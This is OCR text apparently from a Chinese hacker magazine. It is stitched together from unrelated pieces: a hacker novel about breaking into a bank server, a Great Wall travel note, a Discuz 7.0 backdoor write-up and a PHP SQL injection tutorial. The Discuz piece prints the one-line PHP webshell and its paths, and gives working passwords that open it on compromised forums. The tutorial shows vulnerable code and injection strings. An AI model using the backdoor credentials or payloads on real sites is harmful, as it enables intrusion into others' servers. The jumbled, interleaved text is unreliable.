“咯咯咯，瞧你吓得。”Maggie掩嘴娇笑，一改先前质问的口吻，娇滴滴地轻声说道：“你缺钱可以跟我讲嘛，我们是好朋友，朋友有难我怎么可能会袖手旁观呢？何况还是这么帅的朋友，你说是不是呢？”说着，Maggie就趁印小天发愣之际摸了一把印小天的下巴。

一愣没完印小天又是一愣，没想到光天化日之下自己就被眼前这个浓妆艳抹的美女给“流氓”了，虽然一阵厌恶感腾腾升起，不过印小天心里还是在庆幸着：还好只是纯粹地以为我打银行的注意。

其实通过上次和自己搭讪的那位mm的关系，印小天得到了一部银行内部员工电脑的控制权，并且利用这个内部计算机网络，印小天也找到了主管本地银行交易系统的服务器登录入口，但是却需要密码！

尾声

利用Maggie那张金卡所属网银的漏洞，印小天成功破解得到了那张金卡的口令。印小天尝试将该口令作为登录口令，竟然成功进入了山区商业银行那台服务器，并且花了很大功夫找到了系统被做手脚的证据。接着可谓是再接再厉，多了个心思的印小天又在服务器上“守株待兔”了几天，没想到还真“逮住”了另一个频繁登录服务器的计算机。在那台私人计算机上，印小天没想到自己发现了更为惊人的信息和数据！

几天后，首先是当地广播电台插播了一条短暂新闻。接着没多久，同一个新闻在国内引起轩然大波，各大媒体争相报道此事。

“现在为听众朋友们插播一条新闻：目前正处于进行中的丰收乡国家级项目工程，由于被查出严氏集团公司在修建过程中的严重偷工减料，相关部门现拟定撤掉部分建筑进行重建，作为负责此次项目的路桥公司之一，严氏集团公司相关负责人也严肃表示，他们将严查此事。据说此次事件是由一位署名‘黑客’的群众举报，该举报信息还包括某xx商业银行主管擅自更改银行系统，直接造成对银行用户的经济损失。对于这位神秘人物外界也有很多猜测……”

那次在“路虎”上，印小天他们虽然没有找到任何对于密码有用的信息，不过却找到了几张“蹊跷”的报表和账单，又加上在那台私人计算机上弄到的电子数据，印小天觉得这下肥总他们可得进局里蹲好一阵子的了。

几个月后……

看完电视上肥总等人被宣判的现场转播，印小天躺在沙发上长长地舒了口气，半开玩笑地说：“那小子虽然不是什么好人，



小天游长城记

来北京快一年了，还一直没去过长城，前几天正好有远方的朋友过来，于是领着一起去爬长城。起了个大早，在德胜门坐919直接到八达岭，路上还算畅通，快到目的地的时候塞车……下车步行到长城，找到入口，三下两下就到了好汉坡，继续前进，5分钟爬完好汉坡，就算到头了。觉得还不尽兴，也有少许失落……

从本文你可以学到：

1、DZ 7.0最新0DAY分析

2、漏洞的破解利用

一、事情经过

8月20号的晚上，正在学习溢出的我看到自己的群里在聊DZ最新的0DAY，所以立刻放下手上的工作去了解这个漏洞。在了解的过程中，我并没有拿到任何EXP，只知道90%的站已经留下以下这个一句话木马地址了：

```
./usergroup_0.php
./forumdata/cache/usergroup_0.php
```

访问网友给的地址http://bbs.hackfans.com.cn/viewthread.php?tid=42698&jdfwkey=pnper，通过分析后才知道，原来黑客们入侵了DZ的通知服务器，再配合最近爆出来的"DZ无需创始者拿WEBSHELL"这个风格模版漏洞，导致最近DZ站长只要访问后台，就会自动生成一句话木马。怪不得最近发觉使用DZ的站怎么有很多字体变大等症状。

二、利用过程

现在开始我们最重要的事情，当然是想办法利用啦。既然90%的站都存在这个后门，只要知道密码就可以连上去了。但事实并非如此，从了解的过程中知道，入侵DZ通知服务器的黑客们为了不让其他人连上，验证设置也做得很变态，相关代码如下：

```
<?php (substr(md5($_POST['b']),28)=='7aaa') && ($_POST['a']);?>
```

了解代码的人很清楚，要让一句话木马起作用必须还要符合另一个条件，那就是&&两端的值必须为真。因此，我们知道密码是a还是没用，因为我们根本就不知道哪个值经过MD5转换后其29位之后是7aaa，所以在这里就卡住了，也由此变成了难题。




图1 客户端

当然，不肯放弃是黑客精神，我们必须要继续。请教教我缓冲区的大牛seer（绿坝漏洞发现者），他说："md5加密是0-9，a-f的组合，也就是16^4。理论上，1/16^4的概率能蒙上"。

说的是没错，不过是理论型，本人数学不好，也不知道该如何着手写程序跑出密码。最后在BST核心群里，falw给我爆了一个值，32位MD5最后四位是7aaa，其值为：456656767。

让我们利用看看吧，随便找个站，在客户端输入密码a进行连接，如图1，还真连上了！在cmd5站上查看456656767，如图2，解密出来的结果后4位真是7aaa。




图2 MD5值

事情到了这里我并不关心可以拿多少站，我需要了解的是，为什么falw他清楚是这个值呢？最后在我死缠烂打之下，他终于开口了，这里要感谢falw，虽然是个很笨的办法，但是我也没想到。

他是这样的，他有个数据庞大的DZ数据库，拥有众多会员，之后他用了这么一条数据库语句：**select * from cdb_members where password like '%7aaa'**得到加密的MD5，最后拿到cmd5上去破解，如图3。




图3 破解过程

原来如此啊，谁也没想到这个土办法，最后由falw同学再爆一个值：13900390，这个经过md5转换，最后4位也是7aaa。

经过这么一天的折腾，我终于安心的去拿站了，但是突然发现，我也没有什么站要拿，满18岁了，还是安安心心搞搞技术，别搭进去了，娃哈哈……

三、总结

我想，岁月就是这么被干掉的吧，王炜老师在《缓冲区溢出教程》（非安全出品）里写的："发现新技术，及时共享，否则就会过时，还不如一起进步"，这里gxm作为前辈（土豆：gxm原来是厚脸皮啊），告诫看此文的菜鸟朋友们（老鸟闪过），圈子需要改变就靠你们啦！gxm老了，所以就搞了个漏洞时代安全小组，欢迎大家友情安全检测，http://www.bugging.com.cn，进去了别忘记共享技术哦。


但还真够喜欢Maggie的，连自己使用的密码都和Maggie一样，可真够夸张的。"

"也不一定，万一那张金卡不是肥总给的，而是她男朋友给的呢？"

"嗯，也有可能！老军，你的逻辑分析和推理能力提高了不少呀！"

"那是。"

编辑点评：从开头的社工搞到'路虎'车到后面发现银行主管擅自更改银行系统的线索，文章的整体流程还算比较吸引人。不过这篇小说和magic dog以前的文章风格有很大改变，作者似乎更重视剧情设计了，这个尝试非常好，希望后续的作品能更完善、更精彩。



从本文可以学到：

1、PHP 漏洞原理分析　2、漏洞实例讲解

前言

最近刚开始学习PHP的web编程，由于之前一直关注的是其安全性问题，所以通过本次的学习和实验，理解并掌握了PHP+Mysql的注射原理及其逐步深入利用。这里仅作学术性的讨论和分享，学习本文之前最好复习下SQL基础语法，这样才能对文章有更好的理解，希望其中的内容能对新手朋友有帮助。

测试环境：XP+WAMPServer1.7.4套件+VMware

一、注射原理

SQL注射原理在ASP和PHP中本质是相同的，都是由于程序员在编写程序的过程中对相关字符没有进行完美过滤，导致非法用户可以远程合并且执行SQL语句来达到其目的。

下面以我之前自已写的PHPGbook为中心，展开今天的讨论。

1、本次实验用到此系统的两种表：**book表[留言内容表]和admin表[含有管理员用户表]**。首先利用sql语句创建一个数据库gbook及数据库中的这两张表，代码如下：

```
CREATE DATABASE  'gbook'; //创建数据库gbook
CREATE TABLE 'gbook'.'book' (  //创建表book
'bid' INT NOT NULL AUTO_INCREMENT , //主键
'user' CHAR( 10 ) NULL , //留言用户名
'title' TINYTEXT NULL , //留言标题
'content' TEXT NULL ,//留言内容
'subtime' DATE NULL ,//提交时间
PRIMARY KEY ( 'bid' ) //设置bid为主键
) ENGINE = InnoDB CHARACTER SET gbk COLLATE gbk_chinese_ci ;
//设置驱动及默认编码为GBK（为后面的讲解铺垫）

CREATE TABLE 'gbook'.'admin' (
'uid' INT NOT NULL AUTO_INCREMENT ,
'admin' CHAR( 10 ) NOT NULL ,//用户名
'pwd' TEXT NOT NULL , //用户密码,用MD5加密
PRIMARY KEY ( 'uid' )
) ENGINE = InnoDB CHARACTER SET gbk COLLATE gbk_chinese_ci;
// 插入一条记录到admin表
INSERT INTO 'gbook'.'admin' ('uid' ,'admin' ,'pwd') VALUES (NULL
, 'nohack',MD5( 'nohack' ));
```

编辑点评：

这个漏洞牛啊，90%的站点被挂马可是个超级恐怖的数据。加上利用方法已经破解出来了，大家有站的赶紧修补，老鸟就别去哇哈哈了，新手朋友可以试试找找信心。

创建这个过程是为了让大家熟悉表的结构及复习下SQL语句。当然，如果你已经很熟悉，可以直接利用GUI工具或者web管理来创建，这里请着重注意每个字段的类型。

2、看看留言详情页面gshow.php的代码：

```
<?php
include("gfun.php"); //包含利用的函数
showheader(); //头部显示
link(); //连接数据库
$bid=$_GET[bid]; // 采用get方式获取bid
// 以下是关键SQL语句，注意有2个单引号
$show="select * from book where bid='".$bid."'";
$rs=mysql_query($show);//直接带入执行查询了,即
所谓的注入产生了
$result=mysql_fetch_array($rs);//获取记录集,如果提
示这个出错，可以不管它，因为sql语句已经执行了
?>
-------------- 省略部分代码 --------------
<td width=100>ID:<?php echo $result[bid];?></td>
<td width=659>标题:<?php echo $result[title];?></td>
</tr><tr><td colspan=2>内容:<?php echo $result[content];?></
td>
</tr><tr>
<td>作者:<?php echo $result[user];// 显示记录数据?>
</td>
<td>发布时间:<?php echo $result[subtime];?></td></
tr>
-------------- 省略部分代码 --------------
```

由于是原理探讨，这里**先关闭php.ini文件的GPC(GET/POST/COOKIE)**，因为如果不关闭，有些字符会被转义。本文只探讨字符类型的注入原理，因为数字型的相对来说比较好理解。

二、漏洞基础利用

大家从上面的源码可以发现如下语句：

```
$show="select * from book where bid='".$bid."'";
```

这个语句中**bid**变量用两个单引号括起来了，也就是说可以理解成字符型变量，尽管bid在数据库是INT类型。好了，这就要求在注入的时候必须注意闭合问题。

1、单引号“,”、“and 1=1”及“and 1=2”检测注入存在的原理

当我们提交单引号后，SQL语句变成“Select * from book where bid='1''”，语法上就存在错误了，显然不成立。因为还有一个单引号没有闭合，所以就会出错，如图1。




图1　错误

看到出错了吧？而且爆出了绝对路径。当提交and 1=1和and 1=2，在这里还是会出错，为什么呢？想一想……对！在此强调，我们的sql语句在接收bid时必须注意单引号的闭合，不然就会出错。

想到这里，我们可以这样测试，用“' And '1'='1”和“' and '1'='2”，这样sql语句就变成如下这样：

```
Select * from book where bid='1' and '1'='1' //显然是成立的,
显示正常页面
```

Select * from book where bid=' 1' and '1' =' 2' //本身语法没错了，但是不成立，显示错误页面

测试的正常页面如图2，页面正常显示，当提交“' and '1' =' 2”后，结果如图3。




图2 正常页面




图3 不正常显示

显示内容为空，但是没有出错，说明我们提交的参数被执行了，这个就是检测注入的原理了。

2、关于符号闭合的技巧

符号的闭合问题关系到你的注入是否能够继续，对于上面包含有单引号的SQL语句，有三种方法可以绕过（其它的情况类似，灵活应用即可）：

（1）配对符号方法

这种方法需要不断测试猜测，如上面单引号可以这样构造“' **SQL语句 and ''='**”，其中sql语句是你注入的具体语句，在前面加一个单引号先闭合前面那个，然后在最后添加“**and ''='**”闭合后面那个就可以绕过了。

（2）利用“#”符号

对asp有了解的朋友应该都知道，防止数据库被下载的方法是将数据库名称前加个“#”字符。其实，# 可以看成是URL的截断符，也就是说，# 后面的内容在url提交后全部没有执行。这样，你想下载数据库就会提示找不到文件。




图4 尝试下载

假设我在目录下创建一个数据库并命名为te#st.mdb，我们试着下载一下看看，测试结果如图4。

